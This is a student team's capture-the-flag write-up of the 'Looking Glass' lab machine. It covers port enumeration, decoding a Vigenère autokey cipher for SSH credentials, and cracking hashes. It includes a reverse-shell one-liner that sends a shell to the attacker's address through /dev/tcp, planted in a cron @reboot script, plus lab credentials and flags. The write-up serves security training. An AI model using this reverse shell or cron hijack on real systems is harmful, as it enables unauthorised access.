PENTEST 1
LOOKING GLASS
ESPADA

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran

1) Recon and enumeration

Members involved: Irfan, Danish, Haikal
Tools used: Kali Linux, Nmap, SSH, Terminal, Firefox, Cipher Identifier and Analyzer(boxentriq)

Thought Process and Methodology and Attempts:

Firstly, we start to scan Machine IP address and ports in the network using **nmap** command. After finished scan, we can see list of port and service that currently running on the network. Our mission is to find the right port by running SSH scan to the ports.

```
1211103424@kali: ~
File  Actions  Edit  View  Help
┌──(1211103424㉿kali)-[~]
└─$ nmap 10.10.224.216
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 10:59 EDT
Nmap scan report for 10.10.224.216
Host is up (0.19s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
9111/tcp  open  DragonIDSConsole
9200/tcp  open  wap-wsp
```

To start it, we using SSH to random ports to find the desired port.

```
┌──(1211103424㉿kali)-[~]
└─$ ssh 10.10.224.216 -p 9000
The authenticity of host '[10.10.224.216]:9000 ([10.10.224.216]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.224.216]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.224.216 closed.
```

This scan results is not the port that we want but it indicates that it is lower from the port that we want. So, we need to test ports that is higher than this. For example, we scan (**ssh 10.10.224.216 -p 13783**).


```
┌──(1211103424㉿kali)-[~]
└─$ ssh 10.10.224.216 -p 13783
The authenticity of host '[10.10.224.216]:13783 ([10.10.224.216]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.224.216]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.224.216 closed.
```


This port also not the port we want but it indicates that it is higher than the port we want. So, we need to scan port that is lower than this port. We can repeat the same process and narrow it down until we get the port we want.

```
┌──(1211103424㉿kali)-[~]
└─$ ssh 10.10.224.216 -p 12694
The authenticity of host '[10.10.224.216]:12694 ([10.10.224.216]:12694)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (5 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.224.216]:12694' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```


After doing these process, we got the port we want which is the **12694.** When we run ssh protocol to connect to it, we can get the message that contains information that


we want but it is in the encrypted form. So, we need to use decoding tools to read it which in this case we are using website from boxentriq.com. Select the Vigenere autokey Cipher below then click the Vigenere Cipher tool.





Copy and paste the text into that section and click the Auto Solve(witout key) button. This will show us the auto solve results so that we can get the key that we want.






Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a
6772	hbefhsysthdbeavaxmmt	fcan forttfw brs fly zgtmrj vhekt mjp myic hur

From this process we get the **theaplhabetcipher** key. Next, we need to enter the key into the key section and run decode. We will get result like this.



The secret we got is **bewareTheJabberwock**. Enter this secret key into the terminal and we can get the username (**jabberwock**) and the password(**StreetMountedJourneyVerbs**) that we can use to login into the user.

```
Enter Secret:
jabberwock:StreetMountedJourneyVerbs
Connection to 10.10.224.216 closed.
```

Login to the jabberwock user using those credentials by ssh protocol (**ssh jabberwock@10.10.224.216**)

```
┌──(1211103424㉿kali)-[~]
└─$ ssh jabberwock@10.10.224.216
The authenticity of host '10.10.224.216 (10.10.224.216)' can't be established
.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4
.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.224.216' (ED25519) to the list of known hos
ts.
jabberwock@10.10.224.216's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

2) Initial foothold

Members involved: Irfan, Danish, Haikal
Tools used: Kali linux, firefox, reverse shell generator

Once we landed on the vulnerable machine connected using ssh, we can see that we run as the jabberwock user. We use ls command to see if there is other directory that we can see the information. We can see that there is two text file and one script file.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
```

We use the cat command to see the user.txt contents and we get the reverse flag. In order to see the flag in correct way, we use pipe command and rev to reverse the flag back.

```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

```
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
```

Then, we try to go to other directory such as humptydumpty and tweedledee but it is not allowed. Then we run the ls -lsa command to see the permission for each directories. As we can see below, other file such as Alice and humptydumpty are not allowing other user to read and write. We also can see the owner of each directory. Meaning that we only can go to the directory as that particular owner of the directory only.

```
jabberwock@looking-glass:/home$ ls -lsa
total 32
4 drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
4 drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
4 drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
4 drwx------  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
4 drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
4 drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
jabberwock@looking-glass:/home$
```

After that, we can go to the previous directory and see there are a lot of directories. But, what is more interesting is etc directory because it is where the configuration file are located.

```
jabberwock@looking-glass:/$ ls
bin   cdrom  etc   initrd.img     lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
jabberwock@looking-glass:/$
```


We can see there are a lot of files in etc directory. As we go through the file, we can see there is crontab file which is usually having list of command that need to be run at the specific time.

```
jabberwock@looking-glass:/etc$ ls
NetworkManager                  depmod.d                ld.so.conf              opt                     shadow-
X11                             dhcp                    ld.so.conf.d            os-release              shells
acpi                            dnsmasq.d               ldap                    overlayroot.conf        skel
adduser.conf                    dnsmasq.d-available     legal                   pam.conf                sos.conf
alternatives                    dpkg                    libaudit.conf           pam.d                   ssh
apm                             environment             libnl-3                 passwd                  ssl
apparmor                        ethertypes              locale.alias            passwd-                 subgid
apparmor.d                      fonts                   locale.gen              perl                    subgid-
apport                          fstab                   localtime               pm                      subuid
apt                             fstab.orig              logcheck                polkit-1                subuid-
at.deny                         fuse.conf               login.defs              pollinate               sudoers
bash.bashrc                     gai.conf                logrotate.conf          popularity-contest.conf sudoers.d
bash_completion                 groff                   logrotate.d             profile                 sysctl.conf
bash_completion.d               group                   lsb-release             profile.d               sysctl.d
bindresvport.blacklist          group-                  ltrace.conf             protocols               systemd
binfmt.d                        grub.d                  lvm                     python3                 terminfo
byobu                           gshadow                 machine-id              python3.6               thermald
ca-certificates                 gshadow-                magic                   rc0.d                   timezone
ca-certificates.conf            gss                     magic.mime              rc1.d                   tmpfiles.d
ca-certificates.conf.dpkg-old   hdparm.conf             mailcap                 rc2.d                   ucf.conf
calendar                        host.conf               mailcap.order           rc3.d                   udev
cloud                           hostname                manpath.config          rc4.d                   ufw
console-setup                   hosts                   mdadm                   rc5.d                   update-manager
cron.d                          hosts.allow             mime.types              rc6.d                   update-motd.d
cron.daily                      hosts.deny              mke2fs.conf             rcS.d                   update-notifier
cron.hourly                     init.d                  modprobe.d              resolv.conf             updatedb.conf
cron.monthly                    initramfs-tools         modules                 rmt                     vim
cron.weekly                     inputrc                 modules-load.d          rpc                     vmware-tools
crontab                         iproute2                mtab                    rsyslog.conf            vtrgb
cryptsetup-initramfs            iscsi                   nanorc                  rsyslog.d               wgetrc
crypttab                        issue                   netplan                 screenrc                xdg
dbus-1                          issue.net               network                 securetty               zsh_command_not_found
debconf.conf                    kernel                  networkd-dispatcher     security
debian_version                  kernel-img.conf         networks                selinux
default                         landscape               newt                    services
deluser.conf                    ld.so.cache             nsswitch.conf           shadow
```

As we cat the crontab file, we can see the command that are scheduled. But, what catch our eyes is the last line of the file which we can see it is related to the twasbrillig.sh file we already see in the jabberwocky directory. We can see a reboot string is used. Meaning that the user run the twasbrillig.sh file when the system reboot. So we can use the file to set up the reverse shell in order for us to get the access.

```
jabberwock@looking-glass:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:/etc$
```

We go to the jabberwock directory and run the following command which means that we set the reverse shell into the twasBrillig.sh file. We use the reverse shell generator and then set up the listener on the same port as the reverse shell. In this case we use port 1234.



Echo the reverse shell command in the twasBrillig.sh.

```
jabberwock@looking-glass:/etc$ cd ..
jabberwock@looking-glass:/$ cd home
jabberwock@looking-glass:/home$ cd jabberwock/
jabberwock@looking-glass:~$ echo "sh -i >& /dev/tcp/10.8.94.82/1234 0>&1" > twasBrillig.sh
```

Set up the port listener on 1234.

```
┌──(1211103424㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

After that we run the sudo -l command to see the list of user's privilege or specific command and we can see that jabberwock can run the reboot command. Then we run the sudo reboot command and wait for the listener to receive the connection. When we run the whoami command we can see that we already run as tweedledum user.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ sudo reboot
```

```
┌──(1211103424㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.95.107] from (UNKNOWN) [10.10.224.216] 59112
sh: 0: can't access tty; job control turned off
$ whoami
tweedledum
$
```

3) Horizontal privilege

Members involved: Irfan, Danish, Haikal
Tools used: Kali linux, Crackstation website, Cyberchef

After the listener get connected to the machine, we can see there are two text file. We cat the humptydumpty.txt file and see these hash code liked contents in it. So we assumed there must be some hidden information within it id we decode it right.

```
┌──(1211103094㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.94.82] from (UNKNOWN) [10.10.82.199] 60134
/bin/sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
746865207061737377 6f7264206973207a79787776757473727170 6f6e6d6c6b
$
```

Then we use the crackstation website to crack the these hash. We can see the result that bring the word “maybe one of these is the password …”. So our assumption was right which is the hash contain the password of the other user.

Enter up to 20 non-salted hashes, one per line:

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
746865207061737377 6f7264206973207a79787776757473727170 6f6e6d6c6b
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
746865207061737377 6f7264206973207a79787776757473727170 6f6e6d6c6b	Unknown	Not found.

Color Codes: Green, Exact match, Yellow, Partial match, Red, Not found.

We then copy the last line of hash that not decoded and use cyberchef to decode it from hexadecimal to an acceptable result. We use the magic format this time and get the password which is zyxwvutsrqponmlk. Since the hash is from humptydumpty.txt, we can assume that the password is the password for the humptydumpty account

```
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

Output

time: 109ms
length: 16355
lines: 607

Recipe (click to load)	Result snippet	Properties
